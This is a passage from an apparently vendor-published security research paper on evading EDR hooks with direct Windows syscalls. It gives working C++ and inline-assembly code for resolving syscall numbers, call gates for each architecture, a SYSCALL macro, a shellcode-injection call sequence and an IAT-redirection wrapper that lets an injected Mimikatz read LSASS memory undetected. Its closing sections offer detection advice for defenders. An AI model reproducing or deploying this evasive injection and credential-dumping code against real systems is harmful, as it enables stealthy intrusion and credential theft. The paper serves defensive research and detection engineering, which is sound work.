    auto ntdllBase = (DWORD_PTR)CALLAPI(MapViewOfFile,kernel32.dll)(mapNtdll,FILE_MAP_READ,0,0,0);


    auto lpDosHeader = (PIMAGE_DOS_HEADER) (ntdllBase);
    if (lpDosHeader->e_magic !=IMAGE_DOS_SIGNATURE)
        return 0;
    auto lpNtHeader = (PIMAGE_NT_HEADERS) (ntdllBase + lpDosHeader->e_lfanew);

    // section parsing starts
    DWORD dwSectionNum = lpNtHeader->FileHeader.NumberOfSections;
    auto lpSectionHeader = (PIMAGE_SECTION_HEADER)(ntdllBase + lpDosHeader->e_lfanew + sizeof(IMAGE_NT_HEADERS));
    DWORD dwExportRVA  = lpNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress;
    DWORD dwExportSize = lpNtHeader->OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].Size;
    DWORD dwExportRaw  = RawOffsetByRVA( lpSectionHeader, dwSectionNum, dwFileSize, dwExportRVA );

    if( !dwExportRVA || !dwExportSize || !dwExportRaw )
        return 0;

    //  parse export section
    auto pExportDirectory = (PIMAGE_EXPORT_DIRECTORY)( ntdllBase + dwExportRaw );
    auto pdwFunctions     = (PDWORD)( ntdllBase + RawOffsetByRVA(lpSectionHeader,dwSectionNum, dwFileSize,pExportDirectory->AddressOfFunctions));
    auto pwOrdinals       = (PWORD)( ntdllBase + RawOffsetByRVA(lpSectionHeader,dwSectionNum, dwFileSize,pExportDirectory->AddressOfNameOrdinals));
    auto pszFunctionNames = (PDWORD)( ntdllBase + RawOffsetByRVA(lpSectionHeader,dwSectionNum, dwFileSize,pExportDirectory->AddressOfNames));
    auto dwExports                = pExportDirectory->NumberOfNames;
    DWORD i = 0;
```

```
// loop each exported symbol by name
  while(i<dwExports)
  {
      DWORD dwNameRVA = pszFunctionNames[i],
            dwApiRVA = pdwFunctions[pwOrdinals[i]],
            dwApiRaw = RawOffsetByRVA(lpSectionHeader, dwSectionNum, dwFileSize, dwApiRVA),
            dwNameRaw = RawOffsetByRVA(lpSectionHeader, dwSectionNum, dwFileSize, dwNameRVA);

      LPCSTR funcName = (LPCSTR) (ntdllBase + dwNameRaw);
      DWORD_PTR funcAddress = ntdllBase + dwApiRaw;

      // syscallName located, find eax and break
      if (strcmp(syscallName, funcName) == 0) {
          // 64bit starts with
          // mov r10,rcx
          // mov eax,INDEX
          if (memcmp((void *) funcAddress, "\x4c\x8b\xd1\xb8", 4) == 0)
          {
              SSDTindex = *(DWORD *) (funcAddress + 4);
              i = dwExports;
          }
          //32 bit (and wow64) starts with
          // mov eax,INDEX
          else if (*(PBYTE) funcAddress == 0xb8)
          {
              SSDTindex = *(DWORD *) (funcAddress + 1);
              i = dwExports;

          }
      }
      i++;
  }
  CALLAPI(CloseHandle,kernel32.dll)(hNtdll);
  CALLAPI(CloseHandle,kernel32.dll)(mapNtdll);
  CALLAPI(UnmapViewOfFile,kernel32.dll)((LPCVOID)ntdllBase);
  free(ntdllPath);
  SYSCALL_INDEX = SSDTindex;
  return SSDTindex;
```

Call Gate

The call gate is the instruction or set of instructions that tell the CPU to switch to a privileged mode. There are a number of variations, depending on the Windows version and the current CPU architecture. Among them are:

- int 0x2e - an interrupt to the OS, for pre Windows XP.
- sysenter - an Intel instruction that switches faster to privileged mode. Relevant for all operating systems after Windows XP, in x86.
- KiFastSystemCall - a function exported from NTDLL, saves esp (stack pointer) in edx , prior to the sysenter opcode invocation. It is the correct way to invoke sysenter in x86 systems.


```
; _DWORD __stdcall KiFastSystemCall()
public _KiFastSystemCall@0
_KiFastSystemCall@0 proc near
mov     edx, esp
sysenter
```

```
; NTSTATUS __stdcall NtQueueApcThread(HANDLE ThreadHandle,
public _NtQueueApcThread@20
_NtQueueApcThread@20 proc near

ThreadHandle= dword ptr  4
ApcRoutine= dword ptr  8
ApcContext= dword ptr  0Ch
Argument1= dword ptr  10h
Argument2= dword ptr  14h

mov     eax, 10Dh       ; NtQueueApcThread
mov     edx, 7FFE0300h  ; KiFastSystemCall
call    dword ptr [edx]
retn    14h
_NtQueueApcThread@20 endp
```

- Syscall - an Intel instruction similar to the 'sysenter' counterpart, but for x64 systems.



- Call fs[0xc] - for WoW64 - calling an address mapped in offset 0xc of the FS register. The address is a field in the TIB which points to a function in wow64cpu.dll. The goal of this function is to switch from 32bit data and memory addresses to 64bit and then call the syscall x64 instruction.

```
; __stdcall NtReadFile(x, x, x, x, x, x, x, x, x)
public _NtReadFile@36
_NtReadFile@36 proc near

arg_0= byte ptr  4

mov     eax, 3          ; NtReadFile
mov     ecx, 1Ah
lea     edx, [esp+arg_0]
call    large dword ptr fs:0C0h
retn    24h
_NtReadFile@36 endp
```

Working with Windows XP and higher, we only have to implement three call gates. We'll do so in an inline assembly within our C++ code like so:

```
__asm__(
".intel_syntax;"
".section .text;"
".global callgate_wow64;"
"callgate_wow64:\n"
"    call %fs:[0xc0];"
"    ret;"
"    .att_syntax;");
```

```
#if __x86_64__ || __ppc64__
__asm__(
".intel_syntax;"
".section .text;"
".global callgate_x64;"
"callgate_x64:\n"
"    mov %r10, %rcx;"
"    syscall;"
"    ret;"
"    .att_syntax;");
void * callgate_x86;
```

```
#else
void * callgate_x64;
__asm__(
".intel_syntax;"
".section .text;"
".global callgate_x86;"
"callgate_x86:\n"
"    call sysenter_stub;"
"    ret;"
"sysenter_stub:\n"
"    mov %edx, %esp;"
"    sysenter;"
"    .att_syntax;");
#endif
```

We must now choose the correct call gate to use in runtime. There are three main cases; we'll choose the correct call gate for each case as follows:

- x86 systems - sysenter
- x64 systems
  - We are an x64 malware - syscall
  - We are an x86 malware - call fs:0xc0

To perform this task, we'll use an initialization at the beginning of the runtime, querying the OS and binary architecture, and selecting the correct call gate accordingly. Finally we'll save the correct call gate in a global variable called SYSCALL_CALLGATE, as follows:

```
void SyscallInit() {
    /*
     * will initilize SYSCALL_GATE global to the correct way to syscall acording to arch
     */
    auto lpsystem_info = (LPSYSTEM_INFO)malloc(sizeof(SYSTEM_INFO));
    CALLAPI(GetNativeSystemInfo, kernel32.dll)(lpsystem_info);
    WORD system_arch = lpsystem_info->wProcessorArchitecture;
    free(lpsystem_info);

    // x86 system - set x86 callgate
    if(system_arch == PROCESSOR_ARCHITECTURE_INTEL)
    {
        SYSCALL_GATE = &callgate_x86;
        return;
    }

    // x64 self bitness - x64 callgate, else w0w64
#ifdef __x86_64__
    SYSCALL_GATE = &callgate_x64;
#else
    SYSCALL_GATE = &callgate_wow64;
#endif
}
```

Calling Convention

Windows APIs have a varied range of argument count and argument types. According to the CPU architecture of the Windows host, these arguments are passed along to the Kernel when invoking the call gate. The method in which arguments are passed along between functions, and how they are cleaned up afterwards is called, calling convention.

Windows API uses the stdcall calling convention. The convention is affected by the host CPU architecture:

- x86 - arguments are passed along on the stack.
- x64 - first 4 arguments are passed on the registers RCX, RDX, R8 ,R9, and the rest are on the stack (fastcall)

In both options the API itself is responsible for cleaning up stack memory after use (stdcall being callee clean-up).

This set of tasks is entrusted by NTDLL, and is critical to the system's call success

To achieve achieve this level of delicate flexibility and control on our own, we can harness the power of the C compiler, which naturally handles these tasks for the code it generates. To guide the compiler to generate the correct convention for us, we'll use function pointer, typedefs which allow us to control the argument count and type, return value, and order the compiler to use the desired calling convention.

Defining a function typedef for an NTAPI we want to invoke as an autonomous syscall, will allow us to cast our syscall call gate address, which is stored in a global parameter, as this specific typedef. Then, we can treat it as a normal API call, adding arguments on the right etc. The compiler will do the heavy lifting and generate the assembly code responsible for the task.

We create function pointer typedefs for each NTAPI our program will syscall. Some examples are:

```
typedef NTSTATUS(_cdecl * sNtCreateThread)(
        OUT PHANDLE             ThreadHandle,
        IN ACCESS_MASK          DesiredAccess,
        IN POBJECT_ATTRIBUTES   ObjectAttributes OPTIONAL,
        IN HANDLE               ProcessHandle,
        OUT PPROCESS_INFORMATION          ClientId,
        IN PCONTEXT             ThreadContext,
        IN DWORD          InitialTeb,
        IN BOOLEAN              CreateSuspended);


typedef NTSTATUS(_cdecl * sNtAlertThread)(IN HANDLE ThreadHandle);

typedef ULONG (_cdecl * sNtQueueApcThread)(HANDLE ThreadHandle,
                                           PKNORMAL_ROUTINE ApcRoutine,
                                           PVOID NormalContext,
                                           PVOID SystemArgument1,
                                           PVOID SystemArgument2);
```

It's important to note the calling conventions order the compiler to use - cdecl. As opposed to stdcall, cdecl is a caller clean-up convention, meaning the code invoking a cdecl function is responsible for cleaning up stack memory. This is great for us - using it will order the compiler to generate the correct cleanup code (e.g. RET variable_size_of_args) wherever we invoke a syscall cast with a cdecl typedef, instead of writing it ourselves in assembly before the call gate, a complex task as variable_size_of_args can be any size and will break our code simplicity.

One Macro To Rule Them All

So far we have a set of globals, code stubs and function typedefs that handle NTDLL responsibilities, but we must still bind them together at runtime for each NTAPI invocation. Wrapping it all with a function proves to be problematic, as function calls change the stack layout and register states that we handle and rely on during the syscall process.

Our solution will be to create a macro which allows us to reuse a code sequence without calling an unnecessary function to invoke it, as follows:

```
#if STEALTH_LEVEL >= 2
#define SYSCALL(NtApiName,syscall_result) GetSyscallIndexHD(#NtApiName); syscall_result=((s ## NtApiName)&syscall)
#else
#define SYSCALL(api, syscall_result) syscall_result = DYNAMICAPI(api,ntdll.dll)
#endif
```

This macro:

1. Receives an NtApiName to invoke, and a syscall_result variable to save its result.
2. Resolves NtApiName's SSDT index by invoking GetSyscallIndexHD. The result is stored in the SYSCALL_INDEX global.
3. Contacts "s" and NtApiName's string value - to reference our relevant function typedef.
4. With this typedef the macro casts the address of a symbol called "syscall". The "syscall" is the address of a stub we created that saves the prior resolved SYSCALL_INDEX to EAX, and jumps to invoke SYSCALL_CALLGATE global, as follows:

Finally, all that's left is to paste the normal arguments for the syscall right after the macro

```
int  syscall_placeholder          ()
{
  __asm__      (
     ".section .text;"
  ".global syscall;"
  "syscall:          \n "
      "  mov %0, %%eax;"
  "  jmp *%1;"
  :
  :     "o" ( SYSCALL_INDEX  ), "o" ( SYSCALL_GATE  )) ;
  return       0 ;
}
```

invocation, just as we would do with a normal API. Our self contained syscall gets triggered and its result is saved in the syscall_result variable.

Following is a usage example for invocating the set of APIs our EDR evasive shellcode injector uses:

```
SYSCALL (NtUnmapViewOfSection    , ntstatus )( GetCurrentProcess () , local_addr );
SYSCALL (NtCreateSection         , ntstatus )( &section_handle,  SECTION_ALL_ACCESS , NULL , &sectionsize,  PAGE_EXECUTE_READWRITE , SEC_COMMIT , NULL );
SYSCALL (NtMapViewOfSection      , ntstatus )( section_handle,  GetCurrentProcess () , &local_addr,  0, section_sizt,  NULL , &viewsize,  ViewShare , 0, PAGE_READWRITE );
SYSCALL (NtMapViewOfSection      , ntstatus )( section_handle, hvic,  &remote_addr,  0, section_sizt,  NULL , &viewsize,  ViewShare , 0, PAGE_EXECUTE_WRITECOPY );
SYSCALL (NtQueueApcThread        , ret )( victim_main_thread,  ( PKNORMAL_ROUTINE ) start_addr,  nullptr , nullptr , nullptr );
```

Once these syscalls are triggered autonomously - our injector can inject its payload to a remote process and start it, undetected by the EDR.

But what about the payload execution? Are its API calls protected, as well?

Hooking The Injection

Let's take Mimikatz as a sample payload for our injector (assuming we reflectively loaded it). The autonomous syscalls that our injector invokes can successfully evade the EDR and load Mimikatz into memory.

The Mimikatz binary we reflectively loaded still invokes normal API calls - which still step on EDR hooks - in turn, triggering the EDR defenses. Among these Mimikatz-invoked APIs are very suspicious calls sent to ReadProcessMemory with an LSASS handle as an argument - calls that every decent EDR will monitor and block as a credential dumping attempt.

The reason that our injected Mimikatz gets caught is that it invokes APIs normally, searching them in its IAT (also injected with it), on its remote process (no longer the injector), and without access to the autonomous syscall invocation code.

To overcome that we can write a redirection function, that will invoke its fitting syscall for an API call into our injector's code. Such as NtReadVirtualMemory for ReadProcessMemory:

To connect our local redirection function and the remote-injected Mimikatz - all we need to do is:

```
BOOL WINAPI NtReadProcessMemory(_In_  HANDLE  hProcess,
        _In_  LPCVOID lpBaseAddress,
        _Out_ LPVOID  lpBuffer,
        _In_  SIZE_T  nSize,
        _Out_ SIZE_T  *lpNumberOfBytesRead
)
{
    NTSTATUS readStat;
    SYSCALL(NtReadVirtualMemory,readStat)(hProcess,(LPVOID)lpBaseAddress,lpBuffer,nSize,(PULONG)lpNumberOfBytesRead);
    return NT_SUCCESS(readStat);
}
```

- Inject the redirection function from our code to the target process (read it from our code and write the buffer to remote process).
- Hook the IAT (more on IAT Hooking) of the Mimikatz, before injecting it, to point to the remote address of the redirector code.

By doing this, everytime the Mimikatz injection invokes a ReadProcessMemory call, it resolves through its IAT and invokes our injected redirector function - which results in an autonomous syscall invocation to NtReadVirtualMemory. Hooking the injection can be replicated in this fashion to any API invocation you'd want to mask from the EDR.

Recommendations and Takeaways

In this paper we demonstrated how it is possible to perform syscalls without invoking the NTAPIs in the NTDLL, therefore successfully evading EDR detection. In an everchanging threat landscape, hackers constantly develop evasive techniques that challenge defense technologies. Security EDR professionals must continue to detect and block the more obscure injection invocations as those described in this paper.

Recommendations For EDR System Developers

We aim to contribute and empower you with this information, and are hopeful the next generation of antiviruses will be able to detect activity similar to the steps we performed in this paper.

CATCH'M ON THE "MUST INVOKE" APIS

To establish the autonomous syscall invocation, we still have to invoke regular API calls for mapping NTDLL to our memory, searching SSDT indexes.


This means it's still possible to monitor API calls that do so, such as:

- CreateFileA
- CreateFileMapping
- MapViewOfFile
- UnmapViewOfFile

Mapping an extra NTDLL copy to memory is suspicious as it is already loaded to each process by default. Calls like these, with NTDLL as their target, might be a "smoking gun" for EDRs to detect syscall invocations.

Trace with Call Stack Monitoring

The call stack is the collection of each return address thread pushed for return during code execution and function calls. With the call stack, we can trace which functions were executed by a thread, as seen with the "Return address of P*" in the following diagram:



When analyzing normal threads running Kernel code, such a stack would have User Mode.

API addresses, followed by Kernel API addresses, like this example running CreateFile:

- ntoskrnl.exe!ZwCreateFile +23
- ntdll.dll!NtCreateFile + 5
- kernel32.dll!CreateFileA + 10
- Explorer.exe!SomeExplorerFunction + 7

When invoking syscalls autonomously, without User Mode DLL support, we find a result call stack jumping straight to Kernel references because we evaded interacting with User Mode DLLs. For invoking a direct syscall for NtCreateFile from a process, the stack would look like so:

- ntoskrnl.exe!ZwCreateFile +23
- SyscallerFileOpener.exe!main + 17

This is, of course, not a natural call stack state and, so it can be a good indication that a direct syscall invocation was made from the examined thread. Analyzing threads from Kernel Mode and their call stacks allow us to detect such behaviors.

https://www.youtube.com/watch?v=Q2sFmqvpBe0 - More about callstacks

Use Threat Intelligence ETW

Event Tracing for Windows (ETW) is another available source for EDRs to get notifications about events in the system. It resides in Kernel Mode and allows its User Mode to record defined events to a log file. Unlike Kernel callbacks, ETW will only receive notification about events and not intervene, yet the Threat Intelligence ETW within the EDR allows for very precise API usage notification. With ETW an EDR vendor can even detect calls such as NtQueueApcThread. Some other API usage events it has the power to log are:

- EtwTiLogInsertQueueUserApc
- EtwTiLogAllocExecVm
- EtwTiLogProtectExecVm
- EtwTiLogReadWriteVm
- EtwTiLogDeviceObjectLoadUnload
- EtwTiLogSetContextThread
- EtwTiLogMapExecView
- EtwTiLogSuspendResumeProcess
- EtwTiLogSuspendResumeThread

This low-level detection from the Kernel Mode can detect, among other things, injections created from API variations and even the one we created with direct syscall usage. Threat Intelligence ETW is available for verified security vendor usage and can be a great solution to reduce the direct syscall attack surface.

Recommendations For Security Executives


Security professionals should treat every line of defense as if it is flawed. Question the existing security approach, regularly investigate implemented security products, validate the security posture, and continuously research better defense lines. Below are a number of best practices to follow:

- Regularly consult with the MITRE ATT&CK framework and particularly, implement mitigation recommendations such as the Antivirus/Anti-Malware recommendations they've outlined. [3]
- Consult with and use Microsoft recommendations, such as those published for threat protection.
- Implement continuous automated network testing products such as Pentera, designed to help identify blindspots before they are leveraged by attackers and strengthen the enterprise cyber-posture to the maximum.

[3] MITRE ATT&CK 2015-2020. MITRE ATT&CK. Retrieved from https://attack.mitre.org/mitigations/M1049/

Conclusion

It's true that EDR defenses are an important component of the enterprise security technology stack and security teams should continue to use them. However, there are many attack objectives, protocols, and access types that attackers might focus on when approaching a network and it's crucial not to overlook unexamined security loopholes that may be exploited. Of the twelve attack tactics described by MITRE ATT&CK, this paper alone demonstrated the implementation of three (execution, defense evasion and credential access).



By incorporating security testing automation technologies that follow the MITRE ATT&CK matrix, security teams can comprehensively cover all attack steps for each platform, and multiply the scope, ultimately achieving holistic visibility of the security stack. The gap between the total attack surface and the validated attack surface can be reduced dramatically with automated penetration testing technologies.

We conducted this research and PoC for the defense community with the hope of shedding light on core processes in Windows. By focusing on both the antivirus and malware mindsets, we try to offer additional thought processes that attackers may have, to ultimately lead to the creation of stronger detection by security technology developers. We hope to put the presented vectors in the spotlight and give researchers the tools to explore and challenge them. Hopefully, by doing so, they will take the world's existing defenses one step further.

Appendix A: Windows components and terminology

To understand how the different parts of the system operate together, how EDRs protect the system, and how malicious actors can evade those guardrails to attack, we'll review fundamentally related concepts.

Portable Executable

The Portable Executable (PE) format is an architecture-agnostic data structure packaged as an image and used to deliver the files needed for Windows 32 and 64-bit operating systems to run properly. The package includes executables (exe), object code, DLLs, dynamic library references for linking, API export and import tables, resource management data and other thread-local storage (TLS) data. [4]

The PE image consists of different layers as well as additional data, including PE and section headers, and image pages. Most resources are stored in the section layers such as .idata (API imports), .edata (API exports), .text (code), .rsrc (strings), and other resources. Also included are the import library and the Authenticode PE Image Hash, used to authenticate the PE.
The complete PE format is described in the Microsoft specifications.

Dll (Dynamic Link Libraries)

Dynamic link libraries (DLL) are a type of PE file that contain code and data that can be used by different programs in the same system simultaneously, by copying them to their folders and mapping to the necessary functions in order to run.

Import Address Table (Iat)

The IAT, one of the objects maintained in a PE file contains information that enables programs to import and use specific APIs and functions located in DLL files by indicating where exactly those functions are.

[4] Microsoft 2020. Microsoft Docs. Retrieved from https://docs.microsoft.com/en-us/

For example:

1. Program wishes to invoke a function
2. The program searches its IAT for information on the function
3. IAT directs the program to a location within DLL, pointing to the necessary function.
4. Program runs the function.

Windows API

Application Programming Interfaces (APIs) enable two applications to talk with each other and share information (requests and responses). Windows APIs specifically are a set of APIs that allow for service requesting from the operating system. They can be used from user mode or kernel mode.

Examples of these APIs include OpenFile, URLDownloadToFile, VirtualAlloc, and CreateProcess. API usage in Windows depends heavily on the PE structure. They are stored in Windows DLL files and exported from those files and then imported to every PE file that references them. The final implementation.

Import Address Table (IAT) Hooking

IAT hooking is a common method used by malicious actors, and is also well-known and protected against by EDR techniques.

A hook can be placed in the IAT (user mode) in order to trick programs into accessing malicious code by mis-directing programs towards the malicious code instead of the function or API that the program requested. Once upon a time, hooks could also be placed in the SSDT in order to access the kernel similarly, but today kernel patch protection prevents such activity.

With IAT hooks, the malicious actor:

- Accesses the PE header of a running process, or of a target DLL in the memory of that process.
- Parses the PE header.
- Accesses the IAT to understand how APIs and functions are mapped.
- Changes the mapping from the IAT to malicious APIs, functions or other code. Thereafter, whenever the victim process accesses the IAT, that process is directed to execute the malicious code.

Inline Hooking

Inline hooking is direct code modification, and is another method used by malicious actors, in which the actor modifies the actual code rather than modifying the pointer towards code. When an inline hook is implemented it overwrites a Windows API in order to redirect the code flow. Inline hooking can be used in both the kernel and user modes.

With inline hooks, the malicious actor:

- Accesses the PE header of a running process, or of a target DLL in the memory of that process.
- Parses the PE header.
- Accesses the IAT to understand where APIs are mapped.
- Takes the address of the target API (Instead of remapping as is done in IAT).
- Edits the code inside the address of the target API - to point to a different functionality.

Assembly And Assembly Registers

Assembly language, often abbreviated asm, is any low-level programming language in which there is a very strong correspondence between the instructions in the language and the architecture's machine code instructions. Because assembly depends on the machine code instructions, every assembler has its own assembly language which is designed for exactly one specific computer architecture. Each assembly language is specific to a particular computer architecture and sometimes to an operating system. However, some assembly languages do not provide specific syntax for operating system calls, and most assembly languages can be used universally with any operating system, as the language provides access to all the real capabilities of the processor, upon which all system call mechanisms ultimately rest. An assembler program creates object code by translating combinations of mnemonics and syntax for operations and addressing modes into their numerical equivalents.[5]

The assembly register includes four data registers, which are the mnemonics of the assembly language: EAX, EBX, ECX, and EDX.

[5] Wikipedia 2020. Assembly Language. Retrieved from: https://en.wikipedia.org/wiki/Assembly_language.

References

1. Microsoft 2020. Microsoft Docs. Retrieved from https://docs.microsoft.com/en-us/
2. MITRE ATT&CK 2015-2020. MITRE ATT&CK. Retrieved from https://attack.mitre.org/techniques/T1221/.
3. NtCreateSection + NtMapViewOfSection Code Injection. Retrieved from: https://ired.team/ offensive-security/code-injection-process-injection/ntcreatesection-+-ntmapviewofsectioncode- injection
4. Nowak, Tomasz. NTAPI Undocumented Functions. Copyright © 2000-2195. Retrieved from: http://undocumented.ntinternals.net/
5. Microsoft Defender ATP Research Team. From alert to driver vulnerability: Microsoft Defender ATP investigation unearths privilege escalation flaw. March 25, 2019. Retrieved from: https://www.microsoft.com/security/blog/2019/03/25/from-alert-to-driver-vulnerability-microsoftdefender-atp-investigation-unearths-privilege-escalation-flaw/
6. Adi Zeligson and Rotem Kerner. Enter The DarkGate - New Cryptocurrency Mining and Ransomware Campaign. November 13, 2018. Retrieved from: https://www.fortinet.com/blog/ threat-research/enter-the-darkgate-new-cryptocurrency-mining-and-ransomware-campaign
7. S. Sandeep. GCC-Inline-Assembly-HOWTO. March 2003. Retrieved from: http://www.ibiblio.org/gferg/ldp/GCC-Inline-Assembly-HOWTO.html.
8. Lawlor, Orion, PhD. Inline Assembly: Mixing Assembly with C/C++. 2014. Retrieved from: https:// www.cs.uaf.edu/courses/cs301/2014-fall/notes/inline-assembly/
9. Simone Margaritelli. On Windows syscall Mechanism and syscall Numbers Exraction Methods. February 11, 2014. Retrieved from: https://www.evilsocket.net/2014/02/11/on-windowssyscall-mechanism-and-syscall-numbers-extraction-methods/
10. Wikipedia. x86 calling conventions. Creative Commons Attribution-ShareAlike License. Retrieved from: https://en.wikipedia.org/wiki/X86_calling_conventions - calling conventions
11. MalwareTech. Windows 10 System Call Stub Changes. July 22, 2015. Retrieved from: https://www.malwaretech.com/2015/07/windows-10-system-call-stub-changes.html
12. Jurriaan Bremer. Intercepting System Calls on x86_64 Windows. May 15, 2012. Retrieved from: http://jbremer.org/intercepting-system-calls-on-x86_64-windows/
13. Issue defining a function in inline assembly and calling from c++. (Posted August 28, 2018). Retrieved from: https://stackoverflow.com/questions/52062330/issue-defining-a-function-ininline- assembly-and-calling-from-c
14. A user guide to the gnu assembler as (GNU Binutils) version 2.25. Retrieved from https://sourceware.org/binutils/docs/as/ - assembler directives for inline
15. how to do a relative jump/call with inline assembly in GCC (x86_64). (Posted January 18, 2015). https://stackoverflow.com/questions/28014170/how-to-do-a-relative-jump-call-with-inlineassembly- in-gcc-x86-64
16. NTRAISEHARDERROR. Introduction to Threat Intelligence ETW. April 13, 2020. Retrieved from: https://undev.ninja/introduction-to-threat-intelligence-etw/

About the author

Eliran Nissan, Cyber Researcher. After leading research projects and forensic investigations in the Elite IDF CERT unit, Eliran joined Pentera as a Senior Security Researcher. Driven by his passion to reveal security flaws in our computing environments, Eliran leads the development of advanced payloads and defense evasions.

About Pentera

PENTERA

Pentera is the category leader for Automated Security Validation, allowing every organization to test with ease the integrity of all cybersecurity layers, unfolding true, current security exposures at any moment, at any scale. Thousands of security professionals and service providers around the world use Pentera to guide remediation and close security gaps before they are exploited.

For more info visit: pentera.io

PENTERA | Pentera Labs™ Research Series

Flying Under the EDR Radar